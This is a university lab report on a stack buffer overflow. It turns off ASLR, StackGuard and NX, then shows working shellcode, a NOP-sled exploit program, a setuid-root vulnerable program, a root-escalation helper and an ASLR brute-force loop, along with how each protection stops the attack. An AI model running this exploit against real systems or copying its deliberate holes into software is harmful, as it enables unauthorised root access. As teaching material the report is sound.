MH4920
Supervised Independent Study I

Buffer Overflow

Brandon Goh Wen Heng

Academic Year 2017/18

Contents

1 Introduction

Buffer overflow is an occurrence where the write operation has exceeded the allocated size of the buffer region and overwritten the data in adjacent regions. Buffer overflows paired with shellcode execution can result in privilege escalation (root access) as will be shown in the attack in the following pages.

2 Overview

Prior to commencing the attack, we must first understand the memory allocation performed by the operating system. Data and functions to be executed are stored using a stack. In the current scenario, we want our shellcode (malicious code) to be executed. To execute our shellcode, we must overwrite the return address to point to either our

1. Block of NOP `(0x90)` code; or
2. The address of the starting point of our shellcode.

Due to the difficulty in obtaining the absolute address of the starting point of the shellcode, we make use of the block of NOP code to skip to the next instruction until the shellcode is eventually executed. The graphical representation of the components of a stack are shown in Figure 1 for easier reference.




Figure 1: Layout of (Vulnerable) Stack

3 Vulnerability Exploit

3.1 VM Preparation

1. **Address Space Layout Randomization (ASLR)**

   ASLR is a protection feature that randomizes the starting address location of the heap and stack. This ensures that the execution address is not deterministic and easily exploited by the hacker. For this lab, we switch this protection off to easily simulate an attack. The following code disables the feature:

   ```
   $ su
   # sysctl -w kernel.randomize_va_space=0
   ```

2. **StackGuard Protection**

   The GCC compiler includes a protection mechanism called *StackGuard* to detect and prevent buffer overflows. This mechanism checks if the information on the stack such as the return address have been overwritten and prevent the execution of instructions thereafter. This protection is temporarily disabled by declaring the following switch `-fno-stack-protector` when compiling with GCC.

   ```
   $ gcc -fno-stack-protector someprog.c
   ```

3. **Non-Executable Stack**

   Newer operating systems have support for *No-eXecute*, or *NX* for short. Regions that are marked are non-executable will not be processed by the processor. This is a feature that is built into modern CPUs and toggled in the motherboard settings, known as *eXecute Disable (XD)* on Intel or *Enhanced Virus Protection* on AMD systems. The default setting for the stack in our VM is **non-executable**. Attempting to overwrite the stack will throw an exception to the user.

   In this lab, we explicitly set the stack to be executable using the following code when compiling with GCC:

   ```
   $ gcc -z execstack -o someprog someprog.c
   ```

4. **(Test) Shellcode**

Before we attempt the lab, we use the (given) shellcode to test whether we are able to obtain a shell[1].

```
/* call_shellcode.c  */

/*A program that creates a file containing code for launching
shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

const char code[] =
"\x31\xc0"              /* xorl     %eax,%eax              */
"\x50"                  /* pushl    %eax                   */
"\x68""//sh"            /* pushl    £0x68732f2f            */
"\x68""/bin"            /* pushl    £0x6e69622f            */
"\x89\xe3"              /* movl     %esp,%ebx              */
"\x50"                  /* pushl    %eax                   */
"\x53"                  /* pushl    %ebx                   */
"\x89\xe1"              /* movl     %esp,%ecx              */
"\x99"                  /* cdq                             */
"\xb0\x0b"              /* movb     £0x0b,%al              */
"\xcd\x80"              /* int      £0x80                  */
;

int main(int argc, char **argv)
{
    char buf[sizeof(code)];
    strcpy(buf, code);
    ((void(*)( ))buf)( );
}
```

We compile the code with the `execstack` switch on.

```
$ gcc -z execstack -o call_shellcode call_shellcode.c
```

[1] The provided shellcode.c from the website is missing the #include <string.h> line.

5. **Vulnerable Program**

   We prepare the program with the stack buffer overflow vulnerability and compile in root mode. We turn off the non-executable stack and StackGuard protections.

   ```
   $ su
   # gcc -o stack -z execstack -fno-stack-protector stack.c -g
   # chmod 4755 stack
   # exit
   ```

   We take note of the following two pointers in the code above. Firstly, we use the `-g` switch to add debugging information for easier reference to the memory addresses later (Not used in the lab reference sheet). Secondly, 4755 sets the execution of the program to use root privileges (u+s) as we want root to be the owner of the file.

3.2 Exploiting Vulnerability

We first compile the exploit.c and run the `./stack` executable as is to obtain the memory address of the buffer. As the address of the stack (and the buffer) does not change, then recompiling the program using the same steps (and compiler) yields the same results. We can analyse the buffer contents using the `gdb` debugger tool. We set the breakpoint at the function `bof` where the copying of the buffer occurs.




Figure 2: Buffer Address Debugging

We mention that the string has a hex value of `0xbffff177`, which corresponds to the address `0xbffff160` or third item in the third line of the buffer. Using figure 1 as a guide, we know that the content of that address is a pointer to the string. Therefore, the hex value `0x080484ff` is the return value that we need to overwrite. In our exploit.c code, we can add the following code:

```c
//Overwrite the first 24 bytes (char) of buffer with random values
int i;
long *fill = (long *) buffer;
for(i=0;i<9;i++,fill++) *fill = 0x90909090;

//Return Address Overwrite
*fill = 0xbffff138+64+24;
//24 (bytes) is the length of the shellcode

//Copy shellcode for vulnerability execution
strcpy(buffer+64,shellcode);
```

The return address, denoted as `0xbffff138+64+24` must be bigger or equals to the hex address of where the shellcode is located. If the address is bigger, then the NOP will help to skip addresses until the shellcode is executed. It is worth noting that a bigger number is suitable as it is not known how much random data the compiler may store in the stack.

Compiling exploit.c and executing the program allows us to obtain the shell. Upon further analysis using the commands `whoami` and `id`, we see that we currently have root privileges as our `euid` (effective userid) is 0.




Figure 3: Privilege Escalation

If we go further, we can effectively set our userid to root instead of our current userid, seed. We compile the following C file with the following code inside.

```
void main()
{
    setuid(0);
    system("\bin\sh");
}
```

Compiling the program on a separate Terminal window,

```
$ gcc -o privup privup.c
```

we can go back to the Terminal window where we currently have our shell and execute the C code that has just been compiled. We check again using `whoami` and `id` and we now notice that our userid has been changed to root.




Figure 4: Full Root Privileges

This change will allow us to run programs that require the userid to strictly be root only.

3.3 Address Randomisation

In this part of the lab, we apply address randomisation by now setting the flag `kernel.randomize_va_space=2` in `su` mode. Due to the address of the stack and the buffer being randomised, executing the program will take awhile, however the VM has been assigned with 512MB and the probability of obtaining a shell will thus be $\frac{1}{2^{29}}$. We can run the following code `sh -c "while [ 1 ]; do ./stack; done;"` until we obtain the shell prompt. Eventually we will either hit the address where the shellcode is located or the NOP block where it will skip addresses until the shellcode is executed.

Figure 5: With Address Randomisation

In the figure above, we receive the prompt "Segmentation fault (core dumped)" multiple times during the while loop, this indicates that the exploit was trying to access memory that the user has no access to, resulting in an error being thrown to the screen.

3.4 StackGuard

To view the different protections that GCC compiler offers for buffer overflow, we turn on StackGuard by compiling without the `-fno-stack-protector` switch.

```
# gcc -o stack -z execstack stack.c
```

When we execute `./stack` this time, we get the error "Stack smashing detected" and the program terminates immediately. Using `gdb` to debug, we notice that with every execution of the program, the hex value at `0xbffff13c` changes. This protection is used to detect a buffer overflow before execution of any code thereafter. As this canary value is located in a lower memory address than the return address, then attempting to overwrite the return address will also result in the canary value being overwritten and triggering an error to the user.





Figure 6: Buffer Protection at `0xbffff13c`

3.5 Non-executable Stack

In this instance, we make our stack non-executable by declaring the option `noexecstack` option.

```
# gcc -o stack -fno-stack-protector -z noexecstack stack.c
```

Using `gdb` to analyse the buffer again, we notice that the result from our debugging is the same as figure 2, with all the data being successfully copied over. When continuing to step into the function, we are thrown the error "Segmentation fault (core dumped)". This is due to the illegal access of memory that has been marked as non-executable. It implies that the region of the memory that is marked as non-executable will not be executed by the processor and hence the error will be thrown to the user. It is important to know that the shellcode is outside the address allocated to the buffer (24 bytes).



```
Terminal
(gdb) b bof
Breakpoint 1 at 0x804848a: file stack.c, line 14.
(gdb) r
Starting program: /home/seed/stack

Breakpoint 1, bof (
    str=0xbffff177 "\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220
\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\210\363\377
\277\220\361\377\277\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220
\220\220\220\220\220\220\220\220\220\061\300Ph//shh/bin\211\343PS\211")
    at stack.c:14
14          strcpy(buffer, str);
(gdb) s
16          return 1;
(gdb) x/40x buffer
0xbffff138:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff148:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff158:     0xbffff388      0xbffff190      0x90909090      0x90909090
0xbffff168:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff178:     0x6850c031      0x68732f2f      0x69622f68      0x50e3896e
0xbffff188:     0x99e18953      0x80cd0bb0      0x90909000      0x88909090
0xbffff198:     0x90bffff3      0x90bffff1      0x90909090      0x90909090
0xbffff1a8:     0x90909090      0x90909090      0x90909090      0x31909090
0xbffff1b8:     0x2f6850c0      0x6868732f      0x6e69622f      0x5350e389
0xbffff1c8:     0xb099e189      0x0080cd0b      0x90909090      0x90909090
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0xbffff190 in ?? ()
(gdb)
```

Figure 7: Non-Executable Fault

4 Appendix

4.1 Buffer Overflow Exploitation: `stack.c`

```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof (char *str)
{
        char buffer[24];

        strcpy(buffer, str);

        return 1;
}

int main(int argc, char **argv)
{
        char str[517];
        FILE *badfile;

        badfile = fopen("badfile","r");
        fread(str, sizeof(char), 517, badfile);
        bof(str);
        printf("Returned Properly\n");
        return 1;
}
```

4.2 Buffer Write Operation: exploit.c

```
/* Creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[]=
"\x31\xc0"             /* xorl    %eax,%eax              */
"\x50"                 /* pushl   %eax                   */
"\x68""//sh"           /* pushl   £0x68732f2f            */
"\x68""/bin"           /* pushl   £0x6e69622f            */
"\x89\xe3"             /* movl    %esp,%ebx              */
"\x50"                 /* pushl   %eax                   */
"\x53"                 /* pushl   %ebx                   */
"\x89\xe1"             /* movl    %esp,%ecx              */
"\x99"                 /* cdq                            */
"\xb0\x0b"             /* movb    £0x0b,%al              */
"\xcd\x80"             /* int     £0x80                  */
;

void main(int argc, char **argv)
{
        char buffer[517];

        FILE *badfile;

        /* Initialize buffer with 0x90 (NOP instruction) */
        memset(&buffer, 0x90, 517);

        //Fill up the buffer
        long *fill = (long *) buffer;
        int i;
        for(i=0;i<9;i++,fill++) *fill=0x90909090;
        *fill=0xbffff170;
        strcpy(buffer+64,shellcode);

        /* Save the contents to the file "badfile" */
        badfile = fopen("./badfile", "w");
        fwrite(buffer, 517, 1, badfile);
        fclose(badfile);
}
```